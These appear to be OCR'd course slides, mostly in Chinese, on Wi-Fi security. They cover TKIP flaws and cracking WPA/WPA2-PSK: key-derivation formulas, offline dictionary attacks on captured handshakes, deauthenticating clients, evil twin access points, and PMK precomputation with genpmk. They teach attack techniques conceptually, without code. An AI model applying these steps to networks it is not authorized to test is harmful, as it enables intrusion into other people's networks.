
ref: Deral Heiland, Practical Exploitation Using A Malicious Service Set Identifier (SSID) , Blackhat EU 2013.

WPA-PSK

TKIP缺陷


- 2008年11月两名德国人Martin Beck, Erik Tews
  - Practical attacks against WEP and WPA
- 2009年两名日本人Toshihiro Ohigashi , Masakatu Morii进一步优化攻击
  - A Practical Message Falsification Attack on WPA
- 2009年10月Halvorsen进一步改进
  - Cryptanalysis of IEEE 802.11i TKIP

WPA/WPA2 PSK破解



PTK=Hash(PMK||A-nonce||S-nonce|| AP Mac || STA Mac)
=Hash(PBKDF(PSK, SSID, ssidLength, 4096, 256)||A-nonce||S-nonce||AP Mac ||STA Mac)

WPA/WPA2 PSK破解



PTK与MIC的关系




Figure 11-24—Pairwise key hierarchy

- EAPOL-Key Confirmation Key (KCK) 计算WPA EAPOL Key消息的MIC
- EAPOL-Key Encryption Key (KEK) AP用于加密发送给客户端的其他数据（例如，RSN IE或GTK）
- Temporal Key (TK) 加密/解密单播数据帧
- MIC Tx Key 对AP发送的数据计算MIC，仅用于TKIP
- MIC Rx Key 对STA发送的数据计算MIC，仅用于TKIP


基于字典的WPA/WPA2 PSK暴力破解原理

- 使用一个密码字典，遍历使用每个密码，根据公式计算PTK

PTK=Hash(PMK||A-nonce||S-nonce|| AP Mac || STA Mac)
=Hash(PBKDF(PSK, SSID, ssidLength, 4096, 256)||A-nonce||S-nonce||AP Mac ||STA Mac)

- 基于PTK计算对应认证消息数据的MIC
- 当在字典里找到一个密码对应的MIC’等于握手包中的MIC时，说明找到了该SSID的预共享密钥


WPA/WPA2 PSK破解




WPA/WPA2 PSK破解

- 只要获得4次握手包的第1个和第2个即可满足离线字典暴力破解的需求
- 强制已通过认证已连接STA下线，嗅探STA重新认证过程
- 伪造同名ESSID的AP让未连接STA连入

WPA/WPA2 PSK破解——Evil Twins



WPA/WPA2 PSK破解——Evil Twins



WPA/WPA2 PSK破解

动手时间！


WPA/WPA2 PSK破解加速

- 基本思想1：空间换时间，针对常见SSID预先计算好PMK

  PMK＝PBKDF(PSK, SSID, ssidLength, 4096, 256)

- 工具
  - genpmk - WPA-PSK precomputation attack

genpmk

